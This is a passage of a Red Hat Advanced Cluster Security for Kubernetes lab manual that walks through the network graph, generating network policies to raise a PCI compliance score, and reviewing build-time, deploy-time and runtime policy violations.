A Kubernetes network policy is a specification of how groups of pods are

allowed to communicate with each other and with other network endpoints. These network policies are configured as YAML files. However, it is often hard to identify, just by looking at these files alone, whether the applied network policies achieve the desired network topology. Red Hat® Advanced Cluster Security for Kubernetes (RHACS) gathers the defined network policies from your orchestrator and provides functionality to make these policies easier to use.

Goals

- Examine namespace and deployment details
- Switch from the active view to the allowed connections view
- Use the network policy simulator
- Fix PCI compliance in the microservices demo application


2. Explore Network Graph

2.1. Navigate to Network Graph

The network graph combines a flow diagram, a firewall diagram, and a firewall rule builder in one view.

Procedure

1. From the left, navigate to the **Network Graph** tab:



2.

- In the upper left, there is a cluster menu with **production** selected.
- You can easily navigate between any of the clusters connected to RHACS.
- The default view, **Active**, shows you actual traffic for the past hour between the deployments in the namespaces.
- You can change the time frame (in the upper right menu) and the legend (at the bottom left).

3.

2.2. Compare Flow Views

The **Flows** selection provides three perspectives on network traffic—active, allowed, and all:

- **Active:** Provides a flow diagram of actual network activity over the past timeframe.
- **Allowed:** Similar to a firewall diagram, shows the rules in place.
- **All:** Allows you to compare and contrast how the rules are implemented in real time.

The **Allowed** setting helps you to quickly see the difference between a configuration with selected firewall rules enforced and a wide-open view as shown with the **All** selection.

Procedure

1. In the **Flows** box at upper left, click **Allowed**.
 - The red dots indicate an unrestricted deployment (an open network), which is unfortunately the default in OpenShift.
 - The dashed lines indicate a namespace with no restrictions on egress. Again, this is a default that does not promote good security and conflicts with best practices required under several compliance standards.

2.


2.3. Examine Namespace and Deployment Details

In the complete network graph, deployment names are not visible. Details of their flows and baselines are available when you zoom in on them. You can also view some details of network flows by hovering over the connecting lines.

Procedure

1. Scroll or pinch to zoom in on the **payments** namespace. As you zoom in, the namespace boxes show the individual deployment names.

2. Click the dot representing the **visa-processor** deployment.
 - Selecting a deployment brings up details of the types of traffic observed, including source or destination and ports:



◦

◦	◦ Your Anomalous Flows list might be different
	◦

◦ Here you can create a baseline for the active flows and trigger alerts for anomalous flows.

- You can also switch to the **Network Policies** tab to investigate and download them.
- The **Details** tab has general information about the deployment.

1.


2. Click away from the box to close it and see the whole network graph.

3. Use Network Policy Simulator

OpenShift defaults to no egress restrictions on namespaces. This may be useful for proof of concepts, but it conflicts with best practices required under several compliance standards. The network policy simulator is designed to help solve this problem quickly and accurately by using the history of observed traffic to build firewall rules.

Procedure

1. At the top right, click **Network Policy Simulator**.
2. Click **Generate and simulate network policies**:



- 3.

The firewall rules you are generating are not proprietary rules, but OpenShift-native NetworkPolicy objects. This feature, more than any other, illustrates the philosophy that RHACS represents: security through platform-native features with fixes supplied as configuration for OpenShift.

By implementing stronger security through declarative statements, this avoids the *anti-pattern* of having configuration rules in a separate system. This code becomes part of your application, ensuring the consistency of a *single source of truth* for your codebase. This approach also reduces operational risk because there is no proprietary firewall in your cluster or in your pods that could fail, causing an application outage.

RHACS leverages the firewall that is already in your OpenShift cluster. Throughout the product you see this approach: *fix it in the code; leverage the platform*. In this lab, you explore those policies through examples of policy violations.

4. Fix PCI Compliance in Microservices Demo Application

The best way to maximize security of cardholder data is to continuously monitor and enforce the use of controls specified in the PCI Data Security Standard.

<https://www.pcisecuritystandards.org>


— PCI-DSS website

RHACS continuously monitors and enforces policies and is aware of PCI-DSS compliance standards.

In this section, you bring the **microservices-demo** application closer to compliance with RHACS.

Procedure

1. Zoom in to the **microservices-demo** namespace, select one of the deployments, and examine the deployment details (on the right side):




2.

2.	3. These deployment dots are red because they have no Network Policies associated with them yet. 4.
----	--

5. From the left, navigate to the **Compliance** page.

1. In the upper right, click **SCAN ENVIRONMENT**:



2.

3. On the top of the **Compliance** page, click **Namespaces** to see a report of compliance scores by namespace.

4. At the top, use the filter bar to restrict the view to the **Namespace: microservices-demo**.

5. Examine the results to see that the **microservices-demo** namespace has approximately 64% compliance for PCI, but with some significant gaps, especially on Control section 1, which addresses network isolation:

NAMESPACES							
Resource List							
<div> <div>Namespace: x</div> <div>microservices-demo x</div> <div>x</div> <div>EXPORT</div> </div>							
1 NAMESPACE							
Page 1 of 1							
Namespace ↑	Cluster	CIS Docker	HIPAA	NIST SP 800-190	NIST SP 800-53	PCI	Overall
microservices-demo	production	100%	29%	50%	0%	64%	50%

6.


7. After you note the current compliance level, return to the **Network Graph** page.

Next, you generate some network policies to improve the compliance score on the PCI benchmark.

8. At the top, use the filter bar to narrow the view to **Namespace: microservices-demo**.

The network graph changes focus to only the **microservices-demo** namespace.

9. Click **Network Policy Simulator** and then **Generate and simulate network policies**:



- 10.

11. Click **Apply Network Policies**.

12. Refresh and expect to see that the deployments in the **microservices-demo** namespace are blue, indicating that they have network policies applied.

The PCI compliance score increases for the **microservices-demo** namespace, because those network policies meet the requirements for isolation of retail applications that handle cardholder data.


13. Navigate back to **Compliance** and click **Scan Environment**.

After the compliance scan completes, you can see that the PCI score has increased.

14. Enter **Namespace: microservices-demo** into the filter bar to restrict the

view to the **microservices-demo** namespace.

15. Examine the results to see that the **microservices-demo** namespace has an approximately 79% compliance for PCI:



NAMESPACES							
Resource List							
Namespace: x microservices-demo x							
1 NAMESPACE							
Page 1 of 1							
Namespace ↑	Cluster	CIS Docker	HIPAA	NIST SP 800-190	NIST SP 800-53	PCI	Overall
microservices-demo	production	100%	29%	50%	0%	79%	57%

16.

5. Summary

RHACS makes it easy to analyze the network security of your OpenShift clusters and helps you take advantage of OpenShift's built-in firewall protections.

To support network policy enforcement, you used Red Hat Advanced Cluster Security for Kubernetes to do the following:

- Examine the network and individual deployments in the network graph
- Create network policies in the network policy simulator
- Apply network policies with the generator
- Bring deployments closer to PCI DSS compliance by implementing appropriate network policies

In the next lab, you take a look at what those policies look like, with examples of policy violations.

Violations Lab

1. Introduction to Violations

Violations record the specific times when policy criteria were met by any of the objects in your cluster—images and their components, deployments, and runtime activity. Think of it as the *stream* of events that occurred, although you do not want this to be just a *to-do* list for the incident response team.

In this lab, you become acquainted with how Red Hat® Advanced Cluster Security for Kubernetes (RHACS) responds to violations.

Goals

- Understand build-time and deployment-time violations
- Understand runtime violations
- Use the policy summary to direct remediation

2. Understand Violations

Violations taken together determine *risk*, which you covered in previous labs. In this lab, you explore how to determine the details of those violations to plan and implement their remediation. The **Violations** view allows you to see these details.

Using RHACS, you can view policy violations, drill down to the actual cause of the violation, and take corrective actions.

The built-in policies identify a variety of security findings, including vulnerabilities (CVEs), violations of DevOps best practices, high-risk build and deployment practices, and suspicious runtime behaviors. You can use the default out-of-the-box security policies or your own custom policies.

2.1. Examine Violations Overview

Procedure

1. From the left navigation menu, select the **Violations** tab:

Add one or more resource filters

Violations

538

Row Actions

1 - 50 of 538

1 of 11

<input type="checkbox"/> Policy	Entity	Type	Enforced	Severity	Categories	Lifecycle	Time	
<input type="checkbox"/> Ubuntu Package Manager in Image	asset-cache in "production/frontend"	deployment	No	Low	Security Best Practices	Deploy	03/24/2022 12:11:06PM	
<input type="checkbox"/> Apache Struts: CVE-2017-5638	asset-cache in "production/frontend"	deployment	No	Critical	Vulnerability Management	Deploy	03/24/2022 12:11:06PM	
<input type="checkbox"/> Fixable Severity at least Important	asset-cache in "production/frontend"	deployment	No	High	Vulnerability Management	Deploy	03/24/2022 12:11:06PM	
<input type="checkbox"/> Ubuntu Package Manager in Image	backend-atlas in "production/backend"	deployment	No	Low	Security Best Practices	Deploy	03/24/2022 12:10:24PM	
<input type="checkbox"/> Apache Struts: CVE-2017-5638	backend-atlas in "production/backend"	deployment	No	Critical	Vulnerability Management	Deploy	03/24/2022 12:10:24PM	
<input type="checkbox"/> Fixable Severity at least Important	backend-atlas in "production/backend"	deployment	No	High	Vulnerability Management	Deploy	03/24/2022 12:10:24PM	

2.

2.2. Examine Build and Deployment Time Violations

Build-time and deployment-time events occur only once—when the build or deployment is created in the system. This is distinct from runtime events, which occur during the lifetime of the containers. In this section, you examine what these violation events look like, and the policy that they violated.

Procedure

1. In the filter bar, find the **Policy: Fixable Severity at least Important**.
Expect to see a list of violation events. They are the events captured during build and deploy time.
2. From the list, click one of the violation events.
3. Click the **Policy** tab:

Fixable Severity at least Important in "wordpress" deployment

Violation Deployment **Policy** >

Policy Details

ID:

a919ccaf-6b43-4160-ac5d-a405e1440a41

Name:

Fixable Severity at least Important

Description:

Alert on deployments with fixable vulnerabilities with a Severity Rating at least Important

Rationale:

Known vulnerabilities make it easier for adversaries to exploit your application. You can fix these high-severity vulnerabilities by updating to a newer version of the affected component(s).

Remediation:

Use your package manager to update to a fixed version in future builds or speak with your security team to mitigate the vulnerabilities.

Enabled:

Yes

Categories:

Vulnerability Management

Lifecycle Stage:

Build, Deploy

Event Source:

N/A

Severity:

High

Enforcement Action:

Fail builds during continuous integration

4.

The **Policy Details** page includes a detailed description, rationale, and


remediation for the violation. Note that **Lifecycle Stage** is set to **Build, Deploy**. This is the same information presented in a CI/CD tool or developer console when using build-time integration.

2.3. Examine Runtime Violations

Runtime violations have a different set of details and actions available. The forensic data recorded is familiar to most incident response teams—the *who*, *what*, *when*, *where*, and *why* of the activity—including for example, process names, arguments, UIDs, and container IDs. In this case, for your lab, there is no enforcement of the action, just a notification, and the team has options to resolve or suppress these notifications in the future.

Procedure

1. From the left navigation menu, select the **Violations** tab.
2. Create a **Policy: Ubuntu Package Manager Execution** filter to find an example runtime policy:



Policy: x Ubuntu Package Manager Execution x								
Violations 3 Row Actions		1 - 3 of 3 1 of 1						
<input type="checkbox"/> Policy	Entity	Type	Enforced	Severity	Categories	Lifecycle	Time	
<input type="checkbox"/> Ubuntu Package Manager Execution	visa-processor in "production/payments"	deployment	No	Low	Package Management	Runtime	03/21/2022 6:38:09PM	
<input type="checkbox"/> Ubuntu Package Manager Execution	asset-cache in "production/frontend"	deployment	No	Low	Package Management	Runtime	03/21/2022 6:37:55PM	
<input type="checkbox"/> Ubuntu Package Manager Execution	backend-atlas in "production/backend"	deployment	No	Low	Package Management	Runtime	03/21/2022 6:37:54PM	

- 3.
4. Under **Entity**, select the violation with the **visa-processor in "production/payments"**, and expect the **Violation Detail** page to appear.
5. Examine the *runtime* **Violation events** to see that they look considerably different from the *deploy-time* events. The *who*, *what*, *when*, *where*, and *why* are all present:

1. In the **Violation Details** view, click the **Policy** tab.
2. Highlight the text of the Dockerfile in the **Remediation** section of the policy:

Ubuntu Package Manager Execution

in "visa-processor" deployment

Violation

Deployment

Policy



Policy Details

ID:

d7a275e1-1bba-47e7-92a1-42340c759883

Name:

Ubuntu Package Manager Execution

Description:

Alert when Debian/Ubuntu package manager programs are executed at runtime

Rationale:

Use of package managers at runtime indicates that new software may be being introduced into containers while they are running.

Remediation:

Run ``dpkg -r --force-all apt && dpkg -r --force-all debconf dpkg`` in the image build for production containers. Change applications to no longer use package managers at runtime, if applicable.

Enabled:

Yes

Categories:

Package Management

Lifecycle Stage:

Runtime

Event Source:

Deployment

Severity:

Low

3.

You are using runtime incidents as learning opportunities to improve security going forward by constraining how your containers can act.

3. Summary

In understanding violations, you can see the scope and persistence of a particular policy violation, and communicate the remediation procedures anywhere in the software supply chain—from build, through deployment, to runtime.

In the next lab, you examine and create policies.

Policies Lab

1. Introduction to Policies

The heart of Red Hat® Advanced Cluster Security for Kubernetes (RHACS) is the policy engine. This is the highlight of this course.

You can use out-of-the-box security policies and define custom multi-factor policies for your container environment. Configuring these policies enables you to automatically prevent high-risk service deployments in your environment and respond to runtime security incidents.

1.1. Power of Single Policy Engine

Policy criteria can cross the build, deploy, and runtime lifecycles. For example, policies can highlight vulnerabilities in deployments with privileged containers in that deployment. Another example is runtime criteria, such as the execution of shell commands, in containers in deployments that have external network exposure. It is fairly easy to write a policy that prevents use of compilers and other build tools (except in development clusters) in namespaces for CI/CD tools. There are no *silos* like those in other tools that require you to manage policies for vulnerabilities and runtime separately. The unified policy engine allows for targeted conditions and targeted enforcement, easily allowing exceptions for specific applications after approval by security.

In this lab, you learn about out-of-the-box system policies, policy enforcement, and policy categories. You build on what you learned in prior labs to create and exercise policies in the build, deploy, and runtime phases.

Goals

- Understand system policies

- Understand policy enforcement
- Create and use policy categories

2. Understand System Policies


The policies that ship with the product are designed with the goal of providing targeted remediation that improves security hardening. This list contains many build- and deploy-time policies to catch misconfigurations early in the pipeline, but also runtime policies that point back to specific hardening recommendations. While these policies come from Red Hat's expertise and interpretations of industry best practice and common compliance standards, you can modify them or create your own.

2.1. Examine Specific Policy

In this section, you open a **Policy Detail** panel to learn more about a policy.

Procedure

1. From the left navigation menu, select the **Platform Configuration** tab and then **System Policies**:



<input type="checkbox"/> Name ↑	Description	Lifecycle	
<input type="checkbox"/> 30-Day Scan Age	Alert on deployments with images that haven't been scanned in 30 days	Deploy	Disable policy
